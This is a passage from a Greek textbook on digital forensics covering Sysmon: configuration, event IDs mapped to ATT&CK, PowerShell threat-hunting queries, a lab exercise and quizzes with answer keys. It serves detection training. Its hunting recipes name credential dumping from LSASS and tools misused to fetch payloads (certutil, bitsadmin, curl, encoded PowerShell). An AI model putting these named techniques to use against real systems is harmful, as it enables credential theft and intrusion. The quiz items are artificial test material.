 - D. Λήψη από το διαδίκτυο
2. Ποιο τεχνούργημα ποσοτικοποιεί τα bytes δικτύου ανά εκτελέσιμο;
 - A. Prefetch
 - B. Amcache
 - C. SRUM
 - D. ShimCache
3. Τι σημαίνει 4624 τύπου 3 μεταξύ δύο σταθμών εργασίας;
 - A. Φυσιολογική συμπεριφορά χρήστη
 - B. Πιθανή πλευρική κίνηση — οι σταθμοί σπάνια μιλούν μεταξύ τους δικτυακά
 - C. Σύνδεση RDP
 - D. Ξεκλείδωμα οθόνης
4. Γιατί το EID 4104 είναι ανθεκτικό στο obfuscation;
 - A. Επειδή κρυπτογραφεί τα logs

- B. Επειδή καταγράφει το script block όπως τελικά εκτελείται, μετά την αποκωδικοποίηση των σταδίων
 - C. Επειδή μπλοκάρει το Base64
 - D. Επειδή τρέχει σε ξεχωριστό μηχανήμα
5. Το Prefetch ενός server δεν περιέχει .pf για ύποπτο εκτελέσιμο. Τι συμπεραίνετε;
- A. Το εκτελέσιμο δεν έτρεξε ποτέ
 - B. Πιθανότατα τίποτα — στους servers το Prefetch είναι συνήθως απενεργοποιημένο (κανόνας απουσίας)
 - C. Το εκτελέσιμο διαγράφηκε
 - D. Ο server παραβιάστηκε σίγουρα
6. Ποιο συμβάν καταγράφει την εγκατάσταση νέας υπηρεσίας (κλασικό ίχνος PsExec);
- A. Security 4624
 - B. System 7045
 - C. PowerShell 4103
 - D. Security 1102

Απαντήσεις. 1-B: στα Windows 10+ η εγγραφή δημιουργείται και χωρίς εκτέλεση — είναι τεκμήριο παρουσίας. 2-Γ: το SRUM κρατά ανά ώρα τη δικτυακή χρήση κάθε εφαρμογής. 3-B: workstation-to-workstation τύπου 3 είναι κορυφαίο ερώτημα κυνηγιού πλευρικής κίνησης. 4-B: καταγράφεται ό,τι φτάνει στη μηχανή εκτέλεσης — μετά από κάθε στρώμα κάλυψης. 5-B: πριν από αρνητικό συμπέρασμα ελέγχουμε αν η πηγή ήταν ενεργή και θα είχε καταγράψει. 6-B: το System 7045 πυροδοτείται από κάθε νέα υπηρεσία — PsExec, RATs, εργαλεία πλευρικής κίνησης.

Κεφάλαιο 6

Sysmon: Προηγμένη Τηλεμετρία Τερματικού

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- εξηγείτε τι προσθέτει το Sysmon πάνω από την εγγενή καταγραφή των Windows και πώς λειτουργεί αρχιτεκτονικά,
- εγκαθιστάτε το Sysmon με αρθρωτή διαμόρφωση και να εξηγείτε τη λογική include/exclude,
- ερμηνεύετε τα κρίσιμα αναγνωριστικά συμβάντων του και να τα αντιστοιχίζετε σε τεχνικές ATT&CK,
- σχεδιάζετε και να εκτελείτε στοχευμένο κυνήγι απειλών (threat hunting) πάνω σε δεδομένα Sysmon.

6.1 Τι είναι το Sysmon και γιατί το χρειαζόμαστε

Το **Sysmon** (System Monitor, σουίτα Sysinternals) είναι υπηρεσία και οδηγός συστήματος που καταγράφει σε βάθος τη δραστηριότητα του τερματικού στο κανάλι Microsoft-Windows-Sysmon/Operational. Η προστιθέμενη αξία του σε σχέση με την εγγενή καταγραφή είναι ουσιώδης: το εγγενές 4688 καταγράφει τη δημιουργία διεργασίας, αλλά το Sysmon EID 1 προσθέτει τα hashes του εκτελέσιμου, την πλήρη γραμμή εντολών, τη γονική διεργασία με τη δική της γραμμή εντολών και ένα σταθερό ProcessGuid που επιτρέπει αδιαμφισβήτητη συσχέτιση συμβάντων της ίδιας διεργασίας — ακόμη κι όταν τα PID ανακυκλώνονται.

Συστατικό	Ρόλος
Υπηρεσία Sysmon	Παραλαμβάνει γεγονότα από τον οδηγό, εφαρμόζει τα φίλτρα της διαμόρφωσης, γράφει στο κανάλι συμβάντων
Οδηγός (SysmonDrv)	Παρατηρεί σε επίπεδο πυρήνα: δημιουργία διεργασιών, φόρτωση οδηγών/εικόνων, δικτυακές συνδέσεις, προσβάσεις μνήμης
Αρχείο διαμόρφωσης (XML)	Ορίζει τι καταγράφεται και τι όχι — η ποιότητα της τηλεμετρίας κρίνεται εδώ
Κανάλι Operational	Ο προορισμός των εγγραφών, από εκεί τα παραλαμβάνει ο συλλέκτης του SIEM

Εμβάθυνση: η διαμόρφωση είναι απόφαση ισορροπίας

Sysmon χωρίς διαμόρφωση σημαίνει είτε θόρυβο που πνίγει τον συλλέκτη είτε σιωπή που τυφλώνει την ανίχνευση. Οι ώριμες πρακτικές ξεκινούν από δημόσιες αρθρωτές διαμορφώσεις (SwiftOnSecurity ως συμπαγή βάση, sysmon-modular του Olaf Hartong για αντιστοίχιση με ATT&CK) και τις προσαρμόζουν. Η λογική είναι δηλωτική: κανόνες `include` («κατέγραψε μόνο ό,τι ταιριάζει») και `exclude` («κατέγραψε τα πάντα εκτός από ό,τι ταιριάζει») ανά τύπο συμβάντος. Χρυσός κανόνας της πράξης: για τα συμβάντα υψηλής αξίας και χαμηλού όγκου (EID 1, 8, 10 σε στοχευμένες διεργασίες) προτιμάται ευρεία καταγραφή, για τα υψηλού όγκου (EID 3, 7) απαιτείται προσεκτικό φιλτράρισμα — και κάθε `exclude` τεκμηριώνεται, γιατί κάθε `exclude` είναι πιθανό τυφλό σημείο.

6.2 Εγκατάσταση και επαλήθευση

\$ Εγκατάσταση με αρθρωτή διαμόρφωση

```
C:\Tools> sysmon64.exe -accepteula -i sysmonconfig.xml
```

Αποτέλεσμα


```
System Monitor v15.15 - System activity monitor
Loading configuration file with schema version 4.90
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```

Η επαλήθευση γίνεται με `sysmon64.exe -c` (εμφάνιση ενεργής διαμόρφωσης) και με δοκιμαστικό γεγονός: εκτελέστε `calc.exe` και βεβαιωθείτε ότι εμφανίζεται EID 1 στο κανάλι Operational.

6.3 Ο άτλαντας των αναγνωριστικών συμβάντων

EID	Συμβάν	Τυπική αξία στην έρευνα	Συχνές τεχνικές
1	Δημιουργία διεργασίας	Γενεαλογία, γραμμή εντολών, hashes	T1059, T1204
3	Δικτυακή σύνδεση	Ποια διεργασία μίλησε πού	T1071, C2
6	Φόρτωση οδηγού	Κακόβουλοι/ευάλωτοι οδηγοί (BYOVD)	T1068
7	Φόρτωση εικόνας (DLL)	Πλευρική φόρτωση, μη υπογεγραμμένα DLL	T1574.002
8	CreateRemoteThread	Έγχυση κώδικα σε άλλη διεργασία	T1055
10	Πρόσβαση σε διεργασία	Ανάγνωση μνήμης LSASS	T1003.001
11	Δημιουργία αρχείου	Σταδιοποίηση εργαλείων, droppers	T1105
12/13	Μεταβολές Μητρώου	Κλειδιά Run, υπηρεσίες, ρυθμίσεις άμυνας	T1547, T1112
22	Ερώτημα DNS	Ανάλυση ονομάτων ανά διεργασία	T1071.004
23/26	Διαγραφή αρχείου	Αντι-εγκληματολογία, εκκαθάριση εργαλείων	T1070.004
25	Παραποίηση διεργασίας	Process hollowing / herpaderping	T1055.012

Σχ. 10 — Η διαδρομή της τηλεμετρίας: από τον πυρήνα στο SIEM



Ό,τι αποκλειστεί από τα φίλτρα δεν φθάνει ποτέ στο SIEM: η διαμόρφωση του Sysmon είναι η πρώτη — και αθόρυβη — γραμμή σχεδιασμού της ανίχνευσης.

6.4 Τα τέσσερα συμβάντα που κρίνουν τις περισσότερες έρευνες

Πρακτική καθοδήγηση: EID 10, 7, 3, 1

- **EID 10 (πρόσβαση σε διεργασία).** Ελέγξτε πρώτα ποιες διεργασίες άνοιξαν χειριστήριο (handle) προς το `lsass.exe` με δικαιώματα ανάγνωσης μνήμης, η κλοπή διαπιστευτηρίων από τη μνήμη του LSASS παραμένει από τις πλέον κρίσιμες και πλέον ανιχνεύσιμες ενέργειες ενός αντιπάλου.
- **EID 7 (φόρτωση εικόνας).** Αναζητήστε μη υπογεγραμμένα DLL που φορτώνονται από εγγράψιμους καταλόγους (π.χ. AppData, Temp) μέσα σε υπογεγραμμένες διεργασίες — το αποτύπωμα της πλευρικής φόρτωσης DLL (T1574.002).
- **EID 3 (δικτυακή σύνδεση).** Το ερώτημα δεν είναι «ποιες συνδέσεις έγιναν» αλλά «ποια διεργασία τις έκανε»: ένα `notepad.exe` που ανοίγει σύνδεση στη θύρα 443 είναι εύρημα, όσο αθώα κι αν φαίνεται η διεύθυνση προορισμού.
- **EID 1 (δημιουργία διεργασίας).** Η γενεαλογία είναι το παν: γονείς Office που γεννούν διερμηνείς εντολών, αλυσίδες `services.exe` → άγνωστο εκτελέσιμο, διεργασίες συστήματος από λάθος διαδρομή.

Υπολειπόμενος κίνδυνος: και τα τέσσερα συμβάντα εξαρτώνται από τη διαμόρφωση — ό,τι εξαιρέθηκε δεν καταγράφηκε. Πριν συμπεράνετε ότι «δεν συνέβη», επιβεβαιώστε ότι η ενεργή διαμόρφωση θα το είχε καταγράψει.

Ερωτήματα κυνηγιού για δεδομένα Sysmon

Ένα κυνήγι δεν ξεκινά από τα δεδομένα αλλά από υπόθεση. Παραδείγματα γόνιμων ερωτημάτων: Ποιες διεργασίες προσπέρασαν τη μνήμη του LSASS την τελευταία εβδομάδα, και είναι όλες γνωστά εργαλεία ασφάλειας; Ποιες μη υπογεγραμμένες εικόνες φορτώθηκαν από καταλόγους χρηστών; Ποιες διεργασίες εκτέλεσαν ερωτήματα DNS προς νεοεμφανιζόμενους τομείς; Υπάρχουν EID 1 όπου η γονική γραμμή εντολών περιέχει `-enc` ή `FromBase64String`; Κάθε ερώτημα απαντά σε μία συγκεκριμένη τεχνική ATT&CK — και κάθε εύρημα είτε κλιμακώνεται είτε μετατρέπεται σε μόνιμο κανόνα ανίχνευσης.

6.5 Εργαστηριακό Πρωτόκολλο: ανάκριση του καναλιού Sysmon

\$ Ποιες διεργασίες άγγιξαν τη μνήμη του LSASS;

```
PS C:\> Get-WinEvent -FilterHashtable @{
    LogName='Microsoft-Windows-Sysmon/Operational'; Id=10 } |
    Where-Object { $_.Message -match 'TargetImage:.*lsass\.exe' } |
    ForEach-Object { ($_.Message -split "`n" |
        Select-String 'SourceImage','GrantedAccess') -join ' ' } |
    Sort-Object -Unique
```

Αποτέλεσμα

```
SourceImage: C:\ProgramData\Microsoft\Windows Defender\...\MsMpEng.exe
GrantedAccess: 0x1400
SourceImage: C:\Users\Public\procdump64.exe
GrantedAccess: 0xffffffff
```

Η πρώτη εγγραφή είναι αναμενόμενη (το Defender ελέγχει διεργασίες με περιορισμένα δικαιώματα), η δεύτερη είναι συναγερμός: εργαλείο λήψης στιγμιοτύπων μνήμης, από δημόσιο κατάλογο, με πλήρη πρόσβαση (0xffffffff) στο LSASS — το κλασικό αποτύπωμα του T1003.001.

6.6 Η φιλοσοφία της διαμόρφωσης: διαχείριση του θορύβου

Το Sysmon χωρίς αρχείο διαμόρφωσης είναι είτε βουβό είτε εκκωφαντικό: η αξία του κρίνεται στο XML που καθορίζει τι καταγράφεται. Δύο σχολές κυριαρχούν. Η προσέγγιση **include** (καταγράφουμε μόνο ό,τι ορίζεται ρητά) παράγει λίγο, στοχευμένο όγκο αλλά κινδυνεύει να χάσει το άγνωστο, η προσέγγιση **exclude** (καταγράφουμε τα πάντα εκτός από γνωστό θόρυβο) εξασφαλίζει πληρότητα με κόστος όγκου και συνεχούς συντήρησης των εξαιρέσεων. Οι δημοφιλείς βάσεις εκκίνησης — `SwiftOnSecurity` (ισορροπημένο **include**) και `sysmon-modular` του Olaf Hartong (σπονδυλωτό, χαρτογραφημένο σε ATT&CK) — είναι σημεία αφετηρίας, όχι τελικοί προορισμοί: κάθε περιβάλλον χτίζει τις δικές του εξαιρέσεις.

Στρατηγική	Πλεονεκτήματα	Κίνδυνοι
Include (λευκή λίστα συμβάντων)	Μικρός όγκος, χαμηλό κόστος SIEM, εύκολη διαλογή	Τυφλά σημεία σε ό,τι δεν προβλέφθηκε
Exclude (μαύρη λίστα θορύβου)	Πληρότητα, το άγνωστο καταγράφεται εξ ορισμού	Όγκος, κόστος, ατέλειωτη συντήρηση εξαιρέσεων
Υβριδική ανά EID	Exclude στα κρίσιμα (1,3,10), include στα θορυβώδη (7,11)	Πολυπλοκότητα διακυβέρνησης

Βασικό σημείο

Η διαμόρφωση του Sysmon είναι ζωντανός κώδικας: εκδόσεις σε git, review σε κάθε αλλαγή, και περιοδική δοκιμή ότι οι εξαιρέσεις δεν «τρώνε» επιθέσεις — μια εξαίρεση για φάκελο εφαρμογής είναι πρόσκληση να τρέξει ο αντίπαλος από εκεί.

Εμβάθυνση

Οι εξαιρέσεις είναι το αγαπημένο τυφλό σημείο των επιτιθέμενων που έχουν διαβάσει τα ίδια δημόσια configs με τους αμυνόμενους: αν το config εξαιρεί ό,τι εκτελείται από C:\Program Files\Vendor, τότε ένα DLL sideloading εκεί μέσα γίνεται αόρατο στο EID 1. Γι' αυτό οι ώριμες ομάδες: (1) εξαιρούν με τον στενότερο δυνατό συνδυασμό πεδίων (Image + ParentImage + Hashes, όχι μόνο φάκελο), (2) τρέχουν περιοδικά atomic tests μέσα από τους εξαιρεμένους δρόμους για να μετρούν το τυφλό σημείο, (3) καταγράφουν το EID 16 (αλλαγή διαμόρφωσης Sysmon) και ειδοποιούν πάνω του — η πρώτη κίνηση ενός ικανού αντιπάλου με δικαιώματα διαχειριστή είναι να «χαλαρώσει» το config. Η έκδοση του σχήματος (schema version) ελέγχεται πριν από κάθε ανάπτυξη ώστε τα πεδία νέων EID να μην απορρίπτονται σιωπηλά.

Εργαστηριακό Πρωτόκολλο §6.Δ1

\$ PowerShell — διαχείριση διαμόρφωσης

```
# Verify running config hash and watch for EID 16 (config change)
sysmon64 -c | Select-String 'Config file|Config hash'
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';Id=16}
↵ |
Select-Object -First 2 TimeCreated, Message | Format-List
```

Αποτέλεσμα εντολής

```
Config file: C:\ProgramData\sysmon\smcfg.xml
Config hash: SHA256=BB6D67F0A26...
TimeCreated : 26/9/2026 1:58:31 pm
Message : Sysmon config state changed: ... Hash=SHA256=71A0C2...
```

Επεξήγηση

Στις 13:58 το hash της διαμόρφωσης άλλαξε — δεκαέξι λεπτά μετά την αρχική εκτέλεση του κακόβουλου. Ο αντίπαλος αντικατέστησε το config με χαλαρότερο: το ίδιο


το EID 16 χρονολογεί την απόπειρα τύφλωσης της τηλεμετρίας.

6.7 Προχωρημένα συμβάντα και επιθέσεις κατά του ίδιου του Sysmon

Πέρα από την τετράδα των κλασικών (1, 3, 11, 13), τα «προχωρημένα» EID καλύπτουν τις τεχνικές που τα κλασικά δεν βλέπουν:

EID	Συμβάν	Τι πιάνει
7	Image loaded	DLL sideloading, φόρτωση unsigned/κακόβουλων DLL
8	CreateRemoteThread	Κλασικό process injection μεταξύ διεργασιών
10	ProcessAccess	Πρόσβαση σε LSASS (credential dumping) — με GrantedAccess mask
12/13/14	Registry	Δημιουργία/τροποποίηση κλειδιών — επιμονή σε πραγματικό χρόνο
22	DNSEvent	Ερωτήματα DNS ανά διεργασία — ποιο εκτελέσιμο ρώτησε τι
25	ProcessTampering	Process hollowing / herpaderping

Σχ. 10α, Αλυσίδα συμβάντων Sysmon σε μία πλευρική κίνηση



Η πλευρική κίνηση δεν είναι ένα συμβάν αλλά αλυσίδα: η ανίχνευση χτίζεται πάνω στη σύνδεση των κρίκων, όχι σε μεμονωμένους συναγερμούς.

Βασικό σημείο

Το EID 10 με στόχο lsass.exe και GrantedAccess που περιλαμβάνει VM_READ (0x0010) είναι από τους καθαρότερους δείκτες credential dumping — αρκεί να εξααιρεθούν τα λίγα νόμιμα εργαλεία (AV/EDR) που κάνουν το ίδιο.

Εμβάθυνση

Ο αντίπαλος με δικαιώματα διαχειριστή έχει τρεις δρόμους κατά του Sysmon: εκφόρτωση του οδηγού (fltmc unload), αντικατάσταση διαμόρφωσης (EID 16), ή σβήσιμο του καναλιού. Κανένας δεν είναι αθόρυβος: η εκφόρτωση αφήνει EID 255/σφάλματα υπερεσίας και «σιωπή» που ανιχνεύεται με heartbeat κανόνα στο SIEM («κανένα Sysmon συμβάν από host X για 15' ενώ ο host στέλνει άλλα logs»), η αλλαγή config αυτοκαταγράφεται, το σβήσιμο αφήνει το κενό και το 1102/104. Η αρχιτεκτονική απάντηση είναι η ίδια με του κεφ. 5: προώθηση σε πραγματικό χρόνο (WEF/agent) ώστε ό,τι καταγράφηκε να έχει ήδη φύγει από το μηχανήμα πριν ο αντίπαλος αποκτήσει τον έλεγχο. Τέλος, το EID 22 (DNS ανά διεργασία) αξίζει ξεχωριστή θέση στο κυνήγι: δένει το «ποιος ρώτησε» με το «τι ρωτήθηκε» — τη σύνδεση που τα logs του resolver (κεφ. 8) δεν μπορούν να κάνουν μόνα τους.

Εργαστηριακό Πρωτόκολλο §6.Δ2

\$ PowerShell — κυνήγι credential dumping

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';Id=10}
↵ |
ForEach-Object { $x=[xml]$_ .ToXml(); $d=@{}; $x.Event.EventData.Data |
    ForEach-Object {$d[$_.Name]=$_ .'#text'; [pscustomobject]$d } |
Where-Object {$_.TargetImage -match 'lsass' -and $_.GrantedAccess -match
    ↵ '0x1010|0x1fffff' } |
Select-Object -First 2 UtcTime, SourceImage, GrantedAccess
```

Αποτέλεσμα εντολής

UtcTime	SourceImage	GrantedAccess
-----	-----	-----
2026-09-26 13:49:55.102	C:\Users\mkosta\AppData\Local\Temp\svhost32.exe	0x1010

Επεξήγηση

Το ύποπτο εκτελέσιμο άνοιξε handle στο LSASS με δικαιώματα ανάγνωσης μνήμης στις 13:49 — τρία λεπτά πριν από τις type-3 συνδέσεις του svc-backup (κεφ. 5). Η αλληλουχία dump→χρήση διαπιστευτηρίων→πλευρική κίνηση τεκμηριώθηκε πλήρως από την τηλεμετρία.

6.8 Συνταγολόγιο κυνηγιού: έτοιμα ερωτήματα ανά τεχνική

Η αξία της τηλεμετρίας υλοποιείται σε επαναχρησιμοποιήσιμες «συνταγές»: ζεύγη τεχνικής ATT&CK και ερωτήματος πάνω στα EID του Sysmon, δοκιμασμένα και τεκμηριωμένα.

Τεχνική	EID	Μοτίβο αναζήτησης
T1059.001 PowerShell	1	-enc -w hidden IEX στη γραμμή, γονέας Office/browser
T1003.001 LSASS	10	TargetImage=lsass.exe, GrantedAccess 0x1010/0x1fffff, πηγή εκτός λίστας AV
T1055 Injection	8, 10	CreateRemoteThread μεταξύ άσχετων διεργασιών, StartAddress εκτός εικόνας
T1547.001 Run keys	13	TargetObject σε \Run\, Image εκτός εγκαταστατών
T1071.004 DNS C2	22	QueryName μήκος >60 ή εντροπία >3.8, Image όχι browser/AV
T1105 Ingress transfer	1, 3, 11	certutil/bitsadmin/curl + δημιουργία .exe/.dll σε Temp
T1218.011 rundll32	1	rundll32 χωρίς DLL όρισμα, με δικτυακή δραστηριότητα (EID 3)

Βασικό σημείο

Κάθε συνταγή δηλώνει και τις γνωστές πηγές ψευδώς θετικών της (backup agents στο EID 10, installers στο 13): το ερώτημα χωρίς τη λίστα εξαιρέσεων του δεν είναι έτοιμο για παραγωγή.

Εμβάθυνση

Οι συνταγές αυτές είναι το φυσικό υλικό για μετατροπή σε κανόνες Sigma (κεφ. 12) — και ο δεσμός των δύο κεφαλαίων είναι αμφίδρομος: το κυνήγι δοκιμάζει στο ιστορικό ό,τι θα γίνει κανόνας στο εξής, και κάθε κανόνας που θορυβεί επιστρέφει στο κυνήγι για επαναρύθμιση. Στην πράξη, η ομάδα κρατά το συνταγολόγιο ως αποθετήριο με μεταδεδομένα ανά συνταγή: τεχνική, EID, ερώτημα, εξαιρέσεις, ημερομηνία τελευταίας εκτέλεσης, ευρήματα. Η «ηλικία τελευταίας εκτέλεσης» ανά συνταγή είναι χρήσιμο μετρικό: συνταγές που δεν έτρεξαν ποτέ είναι ανεκπλήρωτες υποσχέσεις κάλυψης.

Εργαστηριακό Πρωτόκολλο §6.Δ3

\$ PowerShell — συνταγή T1218.011

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';Id=1}
↵ |
  Where-Object {$_.Message -match 'Image:.*rundll32\.exe' -and
                $_.Message -notmatch 'CommandLine:.*\.dll'} |
  Select-Object -First 2 TimeCreated
```

Αποτέλεσμα εντολής

```
TimeCreated
-----
26/9/2026 1:14:09 pm
```

Επεξήγηση

rundll32 χωρίς όρισμα DLL στη γραμμή εντολών — ο κλασικός ξενιστής εγχυμένου κώδικα. Η διασταύρωση με EID 3 του ίδιου PID (σύνδεση στο C2) θα ολοκληρώσει τη συνταγή.

6.9 Τεχνικό Εργαστήριο 6: Κυνήγι σε τηλεμετρία Sysmon

Περιβάλλον. Εικονική μηχανή Windows με εγκατεστημένο Sysmon και τη διαμόρφωση sysmon-modular.

Φάση 1 — Παραγωγή δραστηριότητας. Εκτελέστε ως «αντίπαλος»: (α) powershell.exe -nop -w hidden -c "whoami", (β) wmic process list brief, (γ) calc.exe από τη γραμμή εντολών, και (δ) δημιουργήστε κλειδί Run με τιμή προς εκτέλεσιμο στον κατάλογο C:\Users\Public.

Φάση 2 — Κυνήγι. Χωρίς να κοιτάξετε τις σημειώσεις σας, απαντήστε με ερωτήματα στο κανάλι Sysmon: ποιες διεργασίες δημιουργήθηκαν με γονέα cmd.exe ή powershell.exe την τελευταία ώρα; Στο βήμα 4 της φάσης αυτής, ένα τυπικό αποτέλεσμα κυνηγιού μοιάζει ως εξής:

Αποτέλεσμα ερωτήματος (απόσπασμα)

TimeCreated	Image	ParentImage
-----	-----	-----

2026-02-11 15:41:12	... \WindowsPowerShell\v1.0\ powershell.exe	C:\Windows\System32\ cmd.exe
2026-02-11 15:42:03	C:\Windows\System32\wbem\ WMIC.exe	C:\Windows\System32\ cmd.exe
2026-02-11 15:43:20	C:\Windows\System32\calc.exe	C:\Windows\System32\ cmd.exe

Και οι τρεις γραμμές έχουν τον ίδιο γονέα και συνιστούν συστάδα χειροκίνητης δραστηριότητας από κονσόλα — ακριβώς το μοτίβο που θα αναζητούσατε σε πραγματικό περιστατικό «hands-on-keyboard». Το ζητούμενο του κυνηγιού δεν είναι η μεμονωμένη γραμμή αλλά η *συστάδα*: πολλές διαφορετικές εντολές αναγνώρισης σε στενό χρονικό παράθυρο.

Φάση 3 — Τεκμηρίωση. Για κάθε εύρημα καταγράψτε: ερώτημα, EID, πεδία-κλειδιά, αντιστοίχιση ATT&CK, και πρόταση μόνιμου κανόνα ανίχνευσης.

Παραδοτέο. Το ημερολόγιο κυνηγιού και εξαγωγή (.entx) των σχετικών συμβάντων.

6.10 Πρακτικές Ασκήσεις

1. Συγκρίνετε το Sysmon EID 1 με το εγγενές 4688 πεδίο προς πεδίο. Ποια τρία πεδία του Sysmon θεωρείτε πολυτιμότερα και γιατί;
2. Στη διαμόρφωση sysmon-modular εντοπίστε τους κανόνες exclude για το EID 3. Ποιο τυφλό σημείο δημιουργεί καθέναν; Προτείνετε αντισταθμιστικό έλεγχο.
3. Σχεδιάστε (χωρίς να εκτελέσετε) ένα κυνήγι για πλευρική φόρτωση DLL: υπόθεση, ερώτημα, αναμενόμενοι ψευδώς θετικοί, κριτήριο κλιμάκωσης.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το Sysmon δίνει την τηλεμετρία που τα εγγενή logs δεν έχουν: γραμμές εντολών με γονείς και hashes (EID 1), δικτυακές συνδέσεις ανά διεργασία (3), δημιουργίες αρχείων (11), Μητρώο σε πραγματικό χρόνο (13), DNS ανά διεργασία (22).
- Η αξία κρίνεται στη διαμόρφωση: include για οικονομία, exclude για πληρότητα, υβριδικά στην πράξη — με τις εξαιρέσεις στενές, εκδοσιοποιημένες και περιοδικά δοκιμασμένες.
- Τα προχωρημένα EID (7, 8, 10, 25) πιάνουν sideloading, injection, credential dumping και hollowing, το 10 σε lsass.exe με VM_READ είναι κορυφαίος δείκτης.
- Ο αντίπαλος επιτίθεται και στην ίδια την τηλεμετρία: εκφόρτωση οδηγού, αλλαγή config (EID 16), σβήσιμο καναλιού — όλα αφήνουν ίχνη, και η προώθηση σε πραγματικό χρόνο τα κάνει μη αναστρέψιμα.
- Η ανίχνευση χτίζεται σε αλυσίδες συμβάντων (Σχ. 10α), όχι σε μεμονωμένους συναγεμωμένους: χρόνος, λογαριασμός και IP δένουν τους κρίκους σε αφήγημα.
- Ένας heartbeat κανόνας («σιωπή Sysmon ενώ ο host ζει») μετατρέπει την απενεργοποίηση της τηλεμετρίας από τύφλωση σε συναγερμό.

6.11 Τεστ Αυτοαξιολόγησης 6

1. Ποιο πλεονέκτημα προσφέρει το ProcessGuid έναντι του PID;
 - A. Είναι μικρότερο σε μέγεθος
 - B. Δεν ανακυκλώνεται, άρα επιτρέπει αδιαμφισβήτητη συσχέτιση συμβάντων της ίδιας διεργασίας
 - C. Περιέχει το hash του εκτελέσιμου
 - D. Είναι ορατό στον Διαχειριστή Εργασιών
2. Ένα EID 10 με πηγή procdump64.exe, στόχο lsass.exe και GrantedAccess 0x1fffff υποδεικνύει πιθανότατα:
 - A. Φυσιολογικό έλεγχο antivirus
 - B. Απόπειρα κλοπής διαπιστευτηρίων από τη μνήμη (T1003.001)
 - C. Πλευρική φόρτωση DLL
 - D. Εκκαθάριση αρχείων καταγραφής
3. Το EID 22 καταγράφει:
 - A. Δικτυακές συνδέσεις TCP
 - B. Ερωτήματα DNS με τη διεργασία που τα εξέδωσε
 - C. Μεταβολές στο Μητρώο
 - D. Διαγραφές αρχείων
4. Γιατί κάθε κανόνας exclude στη διαμόρφωση πρέπει να τεκμηριώνεται;
 - A. Για λόγους αδειοδότησης
 - B. Επειδή κάθε exclude είναι δυνητικό τυφλό σημείο της ανίχνευσης
 - C. Επειδή αυξάνει τον όγκο των δεδομένων
 - D. Επειδή το απαιτεί το σχήμα XML
5. Τι χαρακτηρίζει ένα ώριμο ερώτημα κυνηγιού απειλών;
 - A. Επιστρέφει πάντοτε μηδενικά αποτελέσματα
 - B. Ξεκινά από συγκεκριμένη υπόθεση δεμένη με τεχνική ATT&CK
 - C. Σαρώνει όλα τα δεδομένα χωρίς φίλτρα
 - D. Εκτελείται μόνο μετά από συναγερμό

Απαντήσεις

- **1 — B.** Τα PID επαναχρησιμοποιούνται συνεχώς, το GUID μένει μοναδικό για τη ζωή της διεργασίας σε όλα τα συμβάντα της.
- **2 — B.** Εργαλείο λήψης μνήμης με πλήρη πρόσβαση στο LSASS είναι το σχολικό αποτύπωμα του credential dumping.
- **3 — B.** Η σύνδεση ερωτήματος DNS με διεργασία είναι ακριβώς ό,τι λείπει από τα logs του DNS διακομιστή.
- **4 — B.** Ό,τι εξαιρείται δεν καταγράφεται πουθενά, η τεκμηρίωση επιτρέπει τη συνειδητή διαχείριση του κινδύνου.

- **5 — B.** Το κυνήγι είναι έλεγχος υποθέσεων, όχι τυχαία περιήγηση: υπόθεση → ερώτημα → κρίση → κανόνας ή απόρριψη.

Κεφάλαιο 7

Εγκληματολογία Πτητικής Μνήμης και Ζωντανό Τριάζ

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- αιτιολογείτε πότε και γιατί η λήψη μνήμης προηγείται κάθε άλλης συλλογής,
- επιλέγετε το κατάλληλο εργαλείο απόκτησης ανά πλατφόρμα και να τεκμηριώσετε τη λήψη,
- εκτελείτε βασική ανάλυση με Volatility 3: διεργασίες, δικτυακές συνδέσεις, ενδείξεις έγχυσης κώδικα,
- εκτελείτε ζωντανό τριάζ σε Linux με το ψευδο-σύστημα αρχείων /proc,
- οριοθετείτε σωστά τα συμπεράσματα που υποστηρίζει μια εικόνα μνήμης.

7.1 Γιατί η μνήμη

Ορισμένα δεδομένα υπάρχουν *μόνο* στη φυσική μνήμη: διεργασίες που τρέχουν χωρίς αρχείο στον δίσκο (fileless), κώδικας εγχυμένος σε νόμιμες διεργασίες, αποκρυπτογραφημένες εκδοχές συσκοτισμένων εκτελέσιμων, κλειδιά κρυπτογράφησης, περιεχόμενο προσωρινών μνημών, ενεργές δικτυακές συνδέσεις και — συχνά — διαπιστευτήρια. Σε μια εποχή όπου το κακόβουλο λογισμικό αποφεύγει συστηματικά τον δίσκο, η εικόνα μνήμης είναι για πολλά περιστατικά το μοναδικό πειστήριο που αποκαλύπτει τι πραγματικά έτρεχε.

